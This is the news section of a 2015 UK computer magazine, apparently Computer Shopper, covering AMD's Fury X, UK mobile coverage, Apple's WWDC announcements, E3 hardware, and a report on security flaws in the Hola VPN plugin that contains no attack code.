
Essentially, renting films on your computer is a complete pain, and the quality isn't even as good as a Blu-ray. It's far easier to download films illegally, which isn't the way the world should work. Who wants to loan me the funds to set up a video shop in the abandoned Chinese restaurant round the corner? 

AMD reveals new flagship 4K VR graphics card

AMD HAS REVEALED its latest graphics card range, a top-to-bottom line-up that includes the usual numbered Radeon cards and something of a curve ball: a new high-end flagship, the R9 Fury X.

The Fury X is built around AMD's new Fiji GPU architecture, which was designed to use High Bandwidth Memory (HBM) instead of the industry-standard GDDR5. While GDDR5 chips are a fixed size and need a larger circuit board to accommodate them, AMD has combined both memory chips and GPU into a single package by using a silicon interposer. The greater proximity lets data transfer across a much wider memory interface than with GDDR5, and as more data can be transferred in a single clock cycle, the chips can be clocked at a lower speed and power consumption is reduced.

HBM takes up less space on a circuit board because the chips are designed in 3D, with individual dies stacked on top of each other. HBM-equipped graphics cards should also have a much wider memory interface than a GDDR5-equipped card, even if the latter has more physical memory available.



↑ AMD's new top-of-the-range R9 Fury X uses High Bandwidth Memory, which reduces power consumption

Built with 4K resolutions in mind, the Fury X stomps all over AMD's previous top-end card, the Radeon R9 290 X, with 4,096 stream processors versus 2,816, 8.6 teraflops of processing power versus 5.6Tflops and 8.9 billion transistors versus 6 billion. It supports DirectX 12, OpenGL 4.5 and AMD's Mantle API for rendering next-generation games.

VR gaming was also a priority for AMD's engineers, adding support for the company's

proprietary LiquidVR technology, which it claims will allow for a more immersive virtual-reality experience. This lets developers access the underlying GPU power – rather than having to use APIs and layers of abstract code for VR rendering – which avoids adding extra latency to the system.

The R9 Fury X is on sale now, but will set you back at least £535. Find out if it's worth the expense in our full review next month.

Three and EE worst networks for home mobile blackspots

40% OF BRITONS have mobile phone blackspots in their homes, with EE and Three proving the least reliable UK networks. The data comes from a study conducted by Global Wireless Solutions (GWS). Of 2,000 people polled across the country, 1 in 3 said that they 'regularly' have issues making and receiving mobile calls from home, while almost 30% of people said they regularly experience mobile internet connectivity issues at home.


The worst-affected city is Liverpool, with 60% of respondents reporting mobile blackspots. Cardiff was second, with 54% of respondents reporting mobile blackspots, while third place went to Bristol with 53%. The study also found that homes built in the Georgian period are more likely to have mobile blackspots than modern homes.

GWS also spent six weeks inside London homes with mobile network testing rigs to gather data inside and outside more than 50 homes across the capital. The company found that moving indoors had a noticeable effect on the reliability of certain UK voice networks. EE came out the worst, with 1 in 14 test calls

made from EE-locked devices failing inside homes, but Three wasn't much better, with 1 in 20 test calls failing. By comparison, O2's voice network failed only 1 in 173 test calls. Vodafone also fared well, with 1 in 79 calls being blocked and dropped during its tests.

Three was also one of the least reliable networks for 4G coverage. GWS found its 4G network was covered for 78% of the time it spent testing outside properties, but only 55% of the time indoors. EE, by comparison, was covered 100% outdoors, and 85% of the time indoors. O2 and Vodafone again proved to have the best in-home 4G penetration, with O2 providing 4G coverage 90% of the time indoors, and Vodafone providing coverage for 87% of the time indoors.

GWS's data also revealed which rooms in your home are likely to be worst affected. Of all the blackspot-afflicted respondents polled, two-thirds said they had problems in their kitchen, which was supported by the data GWS collected during its research. More calls failed to initialise in the kitchen than in any of the other room types tested, according to



GWS, which also included living rooms, bedrooms and bathrooms. The tests also revealed that kitchens have the lowest operator 4G penetration, with only 74% reliability on average.

BT unveils 4K set-top box for Ultra HD sport

BT HAS ANNOUNCED it will launch a 4K set-top box this summer as it ramps up its coverage of European football. The company says it will launch a BT Sport Ultra HD channel in time for the start of the new football season in August, which will require the new hardware.

The 4K box is part of a revamp of BT's Sport channels, which sees BT broadband customers lose out on some of the sports coverage they are currently receiving for free.

Under the new deal, BT Broadband customers will have to pay an extra £5 per month if they want to continue receiving all of BT's Sport coverage, including the Champions League, Premier League and FA Cup matches. BT Sport 1 will still be free to broadband customers, but they'll no longer get the FA Cup or Moto GP coverage that was included in the deal this season, nor the new Champions League matches. Customers who take BT TV will get all the sports channels as part of their package.

BT spent almost £1 billion wresting the rights for Champions League football from Sky, clearly forcing the company to stop giving away all of its sports coverage for free to BT Broadband customers. The company insists customers are still getting a good deal, however. "When we launched BT Sport we promised to make televised football far more accessible and affordable than it has been to date," said BT Consumer chief executive, John Petter. "We have opened the market to millions of new customers and we want to build on that as BT Sport becomes the undisputed home of European football."

BT will write to all existing customers explaining the new offer, a BT spokesperson told *Computer Shopper*. The company has yet to reveal pricing for the 4K set-top box or the Sport Ultra HD channel.

US Netflix hunters warned to avoid Hola

A POPULAR SERVICE that allows UK users to access the US version of Netflix could be leaving your PC open to attack, according to a group of security researchers. Hola, which is available as a plugin for all the leading browsers, could be used to download files on your PC or run malicious software without your permission, the researchers claim.

The researchers have set up a website called Adios, Hola! (adios-hola.org) that outlines the flaws in the software and lets users see if their system is vulnerable. They claim the software has been deliberately engineered to let third parties take control of users' PCs.

"Hola is a 'peer-to-peer' VPN," the site explains. "This may sound nice, but what it actually means is that other people browse the web through your internet connection. Perhaps that doesn't seem bad to you. However, imagine that somebody uploaded child pornography through your connection, for example. To everybody else, it seems as if it was your computer that did it, and you can't really prove otherwise."

Hola doesn't only allow others to hijack your web connection, it also lets them install software, which could potentially be used for malicious attacks. The site's operators demonstrated this with a harmless exploit that opened the Calculator app on Hola users' PCs, before Hola's operators closed the facility. However, the security researchers claim programs can still be executed remotely using another method.

The researchers claim these security holes are deliberately built into the software because Hola's makers sell access to the peer-to-peer network via another service, called Luminati. "This is not an 'oversight'," the researchers write. "It's not a thing where you say 'well, bugs can happen'. This kind of security issue can only happen if a developer is either grossly incompetent, or doesn't care about the security of their users. It's negligence, plain and simple, and there's no excuse for it."

The Adios, Hola! site includes full instructions for removing the Hola software, which requires more than simply disabling the extension.



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Now TV box missing Full HD streams

SKY IS RELEASING a new version of its Now TV box, as the company offers viewers the chance to buy a monthly pass to its Sky Sports channels for the first time. The new Now TV box is the second generation of the hardware, but despite reports to the contrary, it won't offer Full HD playback of Sky content.

The current Now TV hardware is limited to 720p output. Although the new hardware is capable of Full HD, the Now TV streams are limited to 720p, and a spokesman told *Computer Shopper* that the company had no plans to enhance the quality of the streams at this time.

The new Now TV will add an Ethernet port to the compact unit, meaning users will no longer have to rely on a wireless connection. Sky says the new device has a processor that's five times as fast as the one in its predecessor, which may help alleviate some of the sluggishness when browsing the Now TV menus.

The Sky Now TV is rebranded Roku hardware. Indeed, the new box is likely to be a rebadged Roku 2, which retails for around £70. The Sky Now TV version will cost only £15 when it goes on sale in August,



↑ The new Now TV Box won't be able to stream in Full HD, but it will have an Ethernet port and a faster processor

although it probably won't include some of the channels – such as Sky rival Netflix – that are available through Roku's own hardware.

Aside from the new hardware, Sky is also introducing a new monthly Sports Pass to accompany the daily (£6.99) and weekly (£10.99) passes that are currently available. The Sky Sports Month Pass will cost £32 and offers access to all the company's sports channels, including Sky Sports F1. Unlike the satellite channels, the Sky Now passes come with no long-term commitment: they can be purchased as a one-off.

Sky insists its Now TV service isn't cannibalising its satellite TV subscriptions. Speaking at the Future of Broadcasting Conference, Sky's Stephen van Rooyen said over 90% of Sky Now customers had never previously considered subscribing to its satellite television service.

Nvidia announces G-Sync laptops

NVIDIA'S G-SYNC technology, which dynamically adjusts your PC's display to eradicate screen tearing, is coming to laptops this summer.

Previously available only on desktop monitors, G-Sync allows a screen to stay in sync with the frames being pushed out by the graphics card, rather than being fixed to a specific refresh rate. However, because of the sheer variety of monitors and graphics cards available with the technology, every G-Sync display was required to use a scaler built and supplied by Nvidia in order to provide synchronisation between the display and the GPU. This added to the cost of the monitor and limited the inputs to DisplayPort only.

That changes with G-Sync for notebooks, as the GPU in a laptop communicates directly with the display panel. The Embedded DisplayPort (eDP) connections commonly seen in high-end gaming laptops have variable timing and panel self-refresh functions built into the spec, allowing Nvidia to add dynamic display synchronisation without the need for extra hardware. However, Nvidia is still tightly controlling which laptops can support the technology, and will be certifying models on a case-by-case basis. Each one will need to use a panel that responds well to variable refresh, and only a fraction of the panels the company has reviewed so far have been approved for use.

G-Sync-equipped laptops are due to start arriving in the coming weeks. Specifications vary between models, but Nvidia has promised GeForce GTX 980M GPUs, a choice of 15.6in and 17.3in screens with 1080p and 3K resolutions, notebooks with SLI and even the first laptops with 75Hz gaming-grade displays.

With no extra hardware required to enable adaptive sync, other than a specifically sourced panel, we're hoping that Mobile G-Sync won't come with a big price premium. The only downside is that Optimus, Nvidia's battery-saving GPU technology, won't be available, but it remains to be seen whether gamers are worried about how long their oversized gaming laptops are able to last away from the mains.

↗ Nvidia will be certifying each G-Sync-enabled laptop on a case-by-case basis

Vodafone returns to home broadband

VODAFONE IS ONCE again offering its customers fixed-line home broadband, having previously pulled out of the market in 2011. Despite holding merger talks with the American owners of Virgin Media, Vodafone is partnering with BT to offer its new broadband service.

Vodafone will offer three tiers of home broadband: Ultrafast Fibre (up to 76Mbps/s), Superfast Fibre (up to 38Mbps/s) and ADSL (up to 17Mbps/s). All come with unlimited usage (subject to the usual fair-use policy), a free router and free evening and weekend landline calls.

Prices are competitive. Ultrafast Fibre will cost existing customers £10 per month (excluding £16.99 per month line rental) for the first year, and £20 a month thereafter. New customers will pay £25 a month. Superfast Fibre will cost existing customers £7.50 in the first year and £15 thereafter, while ADSL starts from only £2.50 per month.

Vodafone is in the process of installing its own equipment in BT exchanges, and so will initially be able to offer home broadband only to customers in Manchester, Berkshire and parts of Hampshire. The service will reach Essex, Hertfordshire and Yorkshire "in the next few weeks", before going nationwide later in the year.

The mobile network has been practically forced to re-enter the fixed-line broadband market because of the increasing consolidation in the telecoms market. BT and EE are waiting for a £12.5 billion takeover to be approved by the competition authorities, while O2 and Three are also planning to merge, leaving Vodafone as the smallest of the standalone mobile networks. Sky and Carphone Warehouse are also launching their own virtual mobile networks.

The timing of the move comes as a surprise, given Vodafone confirmed last month it was in preliminary merger talks with Liberty Global, the American owners of Virgin Media. A merger would give the firm access to Virgin's fixed-line network, making its latest initiative redundant.

➔ Vodafone's broadband service will offer speeds of up to 76Mbit/s on its Ultrafast Fibre package



Anywhere SIM offers UK mobile roaming

A NEW VIRTUAL mobile network claims to be throwing a lifeline to rural dwellers by letting them roam on to any UK network. Dubbed Anywhere SIM, the service can make or receive calls on O2, Vodafone, Three or EE - but users will have to pay a premium for the privilege.

Anywhere SIM will offer three tariffs. The Anywhere Home tariff will let users receive calls using any network, but they can only place calls or make a data connection using the service's 'home network', O2. Outgoing calls are charged at 5p per minute, while data costs 5p per megabyte.

The Anywhere UK tariff lets users place and receive calls, send messages and use data on any network, but call and data charges increase to 10p per minute/MB respectively. Anywhere EU extends roaming to 27 European countries, including France, Germany and Spain, but sees call charges rise to 15p and data kept at 10p per MB. SMS messages cost 5p on every tariff.


Phones using an Anywhere SIM will switch to the other networks automatically if they can't get a reliable signal from O2, prioritising 3G connections over 2G. However, the service is unable to switch between networks during calls, which may limit its usefulness for those who spend a lot of time in their car or commuting.

There are other drawbacks, aside from the relatively steep cost of the tariffs. There's no 4G offering, at least not until next year. Nor will there be any monthly contract deals when the

service launches this month, although the company hopes to offer them by the autumn.

Anywhere SIM isn't the first company to offer UK roaming, but previous services have been pitched at businesses rather than consumers. The Lancashire-based firm has reportedly partnered with a foreign company to offer the roaming service in the UK, according to the BBC.

Last year, then culture secretary Sajid Javid tried leaning on the mobile networks to offer national roaming, after the Prime Minister complained he often couldn't get a signal. The networks rejected the idea, describing it as expensive and anti-competitive, before agreeing with regulator Ofcom to extend their coverage.



↑ Anywhere SIM's home network is O2, but users of other networks will also be able to use the service

Protect smoke alarm upgraded

NEST'S PROTECT WAS one of the first smart smoke alarms that let you monitor your home from anywhere in the world using your phone, but it wasn't perfect: there were false positives, a focus on slow-burning fires and the inability to turn off the alarm without reaching out and pressing the detector. The company is looking to change all that with its new second-generation Protect. It's thinner, easier to mount on a wall or ceiling, and built to deal with modern fires.

Nest says the new Protect was redesigned 'from the inside out', starting with the all-important smoke sensor. The original Protect used a single photoelectric smoke sensor, which is great at detecting the large smoke particles created by slow-burning fires, but less so at detecting fast-burning fires. Thirty years ago it took 30 minutes for a fire to engulf a room, but the new materials found in the home and new construction methods used today mean it could take just five minutes. To cope with this, the new model has a split-spectrum sensor for fast and slow fires. These sensors



are usually found in commercial detectors, but have never been used in the home before.

The new model was also designed to prevent dust and insects getting inside and triggering a false positive, with a wire mesh letting only small particles into the sensor chamber. If you do get a false positive, the new App Silence feature will let you silence a Protect alarm using the companion app on your Android or iOS smartphone.

As with the first-generation model, the new Protect tests itself over 400 times per day to ensure it is working correctly. The original model was built to last seven years before needing a replacement, but a change of chassis material and internal components means the new model will last up to 10 years.

It has already passed the tests for smoke alarms in the US, and other international tests have passed it with flying colours too. The new Protect is available in both wired and wireless versions for £89.

◆ The new Nest Protect has a split-spectrum sensor to help it detect fast and slow fires more accurately

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Overclocked to 4.4Ghz Per Core
ASUS Z87-K
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WWDC 2015

iOS 9 and OS X El Capitan revealed



APPLE UNVEILED THE latest versions of its iOS and Mac OS X operating systems at its WWDC conference in San Francisco. Due for release in the autumn as free upgrades, iOS 9 and OS X El Capitan are set to introduce several new features to Apple's mobile and desktop operating systems, including brand-new apps and multitasking capabilities for iPhone and iPad, and enhanced search and web browsing tools for Macs.

WHY SO SIRI-OUS?

Apple was keen to stress the improvements it has made to its smart digital assistant, Siri. The company said it will be 40% faster and up to 40% more accurate in iOS 9, and that it will even be able to anticipate your actions before you ask it a question. Plug in a pair of headphones, for example, and Siri will display your Now Playing window on the lock screen so you can carry on listening to the track or podcast you last played.

Siri will also be able to search your emails for events, such as flights and restaurant bookings, and then create suggested events in your Calendar. If an event includes a location, you'll receive timely reminders on how long it will take you to get there.

Search will now be powered by Siri, so if you want to find photos from last August, for example, you can simply ask Siri to find them using that exact phrase. The system can search for items based on locations and album titles, and you can even ask it to set reminders about "this" or "that" depending on



Siri has received a number of improvements in iOS 9 and will now be integrated into Search as well

what you currently have onscreen, such as a web article in Safari or an email you need to attend to in Mail.

STUCK IN TRANSIT

As for new apps, iOS 9's Maps app will introduce Transit for public transport information. This will show bus routes, trains and subway lines, as well as step-by-step walking directions and details of how long it will take to reach your destination on foot.

The idea is similar to that in Google Maps, but Apple has taken Transit Maps a step further by adding individual subway exits and entrances to its new maps for more accurate walking time calculations based on your current location. In the UK, Transit will only be available in London at first, but more cities are sure to be added later.

News, meanwhile, is a completely new app, and is Apple's take on Flipboard-style news aggregators. As well as following specific sites and publications, you can choose from areas of interest, such as science, technology, baking and travel. Articles published in the Apple News format will also benefit from rich typography, infographics, fluid animations and embedded video.

SPLIT AND SLIDE

Slide Over is a big new feature for iPad users. A simple swipe in from the right will let you run two apps side by side, so you can quickly answer an email or check Twitter before returning to the app on the main screen. To change which app you see in the sidebar, simply pull down on the slider and you'll be presented with all the apps you currently have open, so you can easily switch between them.

Meanwhile, iPad Air 2 users will be able to control both apps simultaneously using the new Split View feature. With this, you can adjust the size of your respective app windows. Videos and FaceTime conversations will appear as small pop-up windows that you can move around the screen and resize while looking at other apps.


Apple Music is official


After months of build-up, Apple has revealed its Apple Music streaming service. Available now on iOS and from autumn on Android, the service will cost \$9.99 a month, or \$14.99 for a family plan, which lets you share an account with up to six people. UK pricing had yet to be confirmed as we went to press.

Like its competitors, Apple Music will offer unlimited music streaming alongside purchases from the iTunes Store. As well as streaming music on demand, Apple Music will host Beats1, a global radio station broadcast from London, New York and LA.

Apple hopes that music discovery will be one of its strengths, as playlists and recommendations will be curated by 'music experts' rather than relying on algorithms. Selecting music and genres you like will form the basis of recommendations.

The revamped Apple Music app will be broken down into My Music, For You and New sections for easy access to your own music library and recommendations. Siri will also be integrated with the app, so you can ask it to "Play the top song from May 1982" or "Play the song from Selma" and Siri will intelligently provide the song you want.





Other tweaks include longer battery life (an iPhone 6 running iOS 9 should last an extra hour with average use, according to Apple), while built-in apps will benefit from faster scrolling and smoother animations thanks to Apple's Metal GPU technology. Likewise, iOS 9 will take up just 1.3GB, making it easier to install than the 4.58GB iOS 8.

Free upgrades to iOS 9 will be available this autumn for any device currently compatible with iOS 8 (iPhone 4S or later, iPad 2 and iPad Mini or later and the fifth-generation iPod Touch), but a public beta will open in July for anyone who wants to try out the latest features before the official launch.

RIVER DEEP, MOUNTAIN HIGH

Multitasking is a big area of focus for the latest version of Apple's Mac OS X operating system, El Capitan. With Split View, you can automatically fill the screen with two apps of your choice, allowing you to work on a Pages document while browsing the web, for example. You can also drag any window to the top of your screen and drop it into a new desktop space thanks to El Capitan's streamlined Mission Control.

Meanwhile, Spotlight takes several cues from Siri, as it will provide more personalised, graphical answers for topics such as the weather and sports scores. It now uses the same search technology, too, so you can type in phrases using natural speech and Spotlight will respond accordingly. This also works for Finder and Mail, so you can search for "emails I ignored from Phil", for instance, and you'll be presented with all the emails you haven't read yet from your specified contact.

That's not the only feature El Capitan borrows from iOS, as Mail's new swipe gestures allow you to control your inbox using the Magic Touchpad as you would the touchscreen in Mail on an iPad.

Swiping left deletes an email, for example, while swiping right marks it as read or unread. The Compose window is now a separate window that you can add additional

tabs to or minimise whenever you want to go back to your inbox.

Safari has also received some long overdue improvements. You can now pin sites to the left-hand side of the browser simply by dragging them to the edge. Likewise, if an irritating ad starts playing music somewhere in a different tab, you can mute it immediately from the address bar, or click the speaker icon to find out where it is and silence it manually.

El Capitan is already available for developers, and there's a public beta for eager adopters. If you'd rather wait for the final version, OS X El Capitan will be available free for all Apple users in September.

WATCH THIS SPACE

Last but not least, Apple announced updates to its Apple Watch operating system. The biggest update in watchOS 2 will be the introduction of native apps. Developers will now be able to create apps that run directly on the Apple Watch and can access functions such as the microphone and accelerometer. This will be a vast improvement over the convoluted process where apps actually run on the iPhone, and should improve the user experience. For instance, Mail will let you reply to messages directly from your wrist, and you'll be able to take FaceTime calls from your Apple Watch for better call quality. Transit in Maps will also be available on watchOS 2.

Apple has made several improvements to the appearance of its watch faces, too. With watchOS 2, you can set the Watch to display a different background image from your photo albums each time you look at it, or use one of Apple's time-lapse images recorded over 24 hours in different cities around the world. Then there's Time Travel, which lets you scroll through your schedule with the digital crown.

The developer beta for watchOS 2 is available now, but the final operating system will roll out to all Apple Watch devices this autumn.

In watchOS 2, you'll be able to set photo albums as your watch face background



Apple Pay coming to the UK

Apple has finally announced that its contactless payments system, Apple Pay, is coming to the UK in July. It will be accepted in more than 250,000 locations when it launches – more than in the US during its initial launch – and will support 70% of all debit cards by the autumn, including those from NatWest, Santander, American Express, RBS, Nationwide, HSBC and Ulster Bank.

London commuters will be particularly pleased, as Apple has announced a deal with TFL that enables users to pay for journeys on London Transport. It's not only travel you'll be able to pay for in the UK either, as Apple Pay will be accepted by a host of well-known chains including Waitrose, M&S, Costa, Wagamama, Post Office, McDonalds, KFC and Boots among others.

Users will be able to add store cards, credit and debit cards, and Apple has said that loyalty cards and rewards cards will be supported over the next few months. To make everything easier to find, Apple is also changing the name of its Passbook app to Wallet in iOS 9. When this feature arrives, all you need to do is hold your iPhone up to the card reader, and Apple Pay will automatically select the appropriate reward card.

Other apps will integrate with Apple Pay too, including locations in Maps. Tap on a shop or restaurant, for instance, and the info page will show an Apple Pay logo if it supports the payment system.



Best of E3

All the latest hardware and virtual-reality kit from the world's biggest gaming show

WITH A RECORD number of press conferences, this year's E3 games show in Los Angeles was a rollercoaster ride of announcements on everything from new games and hardware to virtual reality headsets. Here's a quick digest of everything you need to know.

XBOX GOES LARGE

Microsoft stole the show early by announcing a new 1TB Xbox One. This adds another 500GB of storage over the existing model, giving players more room for game downloads. The console will also come with a new wireless controller, which (finally) has a 3.5mm headphone jack so players can connect their own headphones instead of having to buy an expensive adaptor or use headsets with Microsoft's proprietary connector. Available now, the 1TB Xbox One costs £349. Microsoft has also dropped the price of the 500GB model to just £299.

Microsoft also announced the Xbox One Elite controller, which adds a new d-pad and triggers as well as extra buttons and swappable components. Designed with FPS, fighting and racing games in mind, the gamepad promises hair-trigger locks on the rear triggers for near-instant trigger pulls. Each analogue stick can be swapped for either convex or concave models, and you can switch the d-pad for a four-way pad if you prefer. The face buttons and rear paddles can be remapped, and you'll be able to adjust the sensitivity of the analogue sticks and triggers.

One of the biggest surprises was Microsoft's announcement that the Xbox One

will soon be backwards compatible with all Xbox 360 games. An early stage demo showed Mass Effect being played natively on an Xbox One with an Xbox One controller. The presenter then used Kinect to take a screenshot, before jumping back to the Xbox One dashboard. It works almost the same way as playing a regular Xbox One game. All developers need to do is approve their titles for inclusion in the programme, and Microsoft will do the rest. An initial set of titles is available now to Xbox Preview members, but the feature will be available on all Xbox One consoles in time for Christmas.

HARD CRAFT

If that wasn't enough, Microsoft's extensive live HoloLens demo showed how Minecraft could be transformed into an immersive virtual landscape inside your own home. With a simple voice command, the game world rendered itself on a table top, rising out of the surface right in front of the player's eyes. A specially adapted camera was on hand to move in and out of the frame, showing the game from the player's point of view, and it did a fantastic job of staying 'fixed' to the table.

A new version of Minecraft was developed specifically for HoloLens, and while you can play the game with a controller, you can also use voice commands and hand gestures to interact with your creations virtually using the augmented reality headset. You can interact with, help (or hinder) and lock your camera on other players, watching the world wrap around them as they move through it. It was deeply impressive, despite the rather basic Minecraft visuals, but it's a clear indicator of what we can expect

from Microsoft's newest AR experiment when it eventually goes on sale.

OCULUS RIFT REVEALED

Microsoft also made a special appearance on stage at the Oculus Rift press conference, stating that each headset will be bundled with an Xbox One controller when it arrives early next year. Oculus Rift will work natively with Windows 10, letting you stream Xbox One games directly to your headset. It won't be a complete VR experience, as games will appear in a virtual cinema room on a large screen in front of you rather than as a full 360° gaming experience, but it's still a coup for Microsoft.

Meanwhile, the main headset will use two OLED screens for a wide field of view and a new constellation tracking system for accurate low-latency movements. To track your movements, you'll need to connect an external sensor to your PC and place it in front of you on a desk. This tracks the IR LEDs on the front of the headset so it can translate your movements into a virtual world. On the side you'll find two VR headphones to provide 360° sound, but you can always use your own headphones if you prefer.

Oculus also announced that development was already under way on a new type of controller that will let you manipulate objects and make life-like hand gestures. Dubbed Oculus Touch, the wireless controllers use the



↑ The new Elite Controller has a new swappable d-pad, customisable analogue sticks and hair-trigger locks on the rear triggers





In the HoloLens version of Minecraft, you'll be able to watch a whole world rise out of your kitchen table


same constellation tracking technology as the main headset, so it can provide low-latency 360° movement tracking along with its integrated inertial measurement units.

Each has an analogue thumbstick, two buttons and an analogue trigger. They also have what Oculus calls a 'hand trigger' in the hand grip and sits under your middle finger. This allows you to pick up objects, such as a gun, for example, and then shoot it with your index finger on the trigger. The handsets include haptics, so you can feel the objects you touch. Most importantly, a matrix of sensors around the inside of the device detects natural hand poses and gestures, such as pointing, waving and giving a thumbs up.

SONY FIGHTS BACK

Not to be outdone, Sony announced a 1TB PS4, along with a new media player app. This will let you stream files across your home network from your PC, server or NAS as well as any USB sticks plugged into the console. You can even use your own music tracks as your PS4 background music.

Sony pulled out the big guns on game announcements, too, showing gameplay demos of Fumito Ueda's long-awaited The Last Guardian, Naughty Dog's Uncharted 4 and Star Wars Battlefront. Yu Suzuki took to the stage floor to announce a Kickstarter for Shenmue 3, which Sony will part-fund. It's expected to arrive in December 2017, and the campaign has already reached over \$3.6 million at time of writing, beating its initial goal of \$2 million with more than three weeks to spare. Meanwhile, future DLC for Call of Duty Black Ops 3 will arrive on PS4 first, and the console's Final Fantasy fans will be the first to play Square Enix's highly anticipated Final Fantasy VII remake.



These Touch controllers are only prototypes, but the final versions will let you reach out and manipulate objects in virtual reality

Best in show 2015

STAR WARS BATTLEFRONT

After much secrecy, EA showed the first glimpse of Battlefront's multiplayer mode. Featuring a massive 40-player battle on Hoth, players can play in first or third person view for either side. EA also showed its coop horde mode, which lets you hop across the Star Wars universe to take on classic scenarios such as holding off an Imperial assault on Tatooine. There's no single-player mode, sadly, but it looks to be a must buy for Star Wars fans.

Out on 20th November 2015



RISE OF THE TOMB RAIDER

Lara Croft is to face her toughest challenge yet in Rise of the Tomb Raider, as Microsoft's live demo showed our intrepid adventurer climbing a snowy mountain peak before plummeting back down in an avalanche as she and expedition partner Jonah are caught in a blizzard. Loose ice and tumbling rocks pose real dangers, but Lara comes well-prepared with twin ice picks, crampons and her trusty bow and arrow to take down the dangerous mountain wildlife.

Out on 10th November 2015



DOOM

Bethesda kicked off E3 by revealing the latest entry in the Doom franchise. The reboot returns to the roots of the series, focusing on fast-paced combat, brutal action and unrelenting waves of demons and hell beasts for you to acquaint with the business end of your shotgun. The gameplay trailer showed atmospheric lighting, realistic smoke and gleaming high-res textures. Arena-based multiplayer will also make a return as well as all your favourite weaponry, including the super shotgun, rocket launchers and chainsaws.

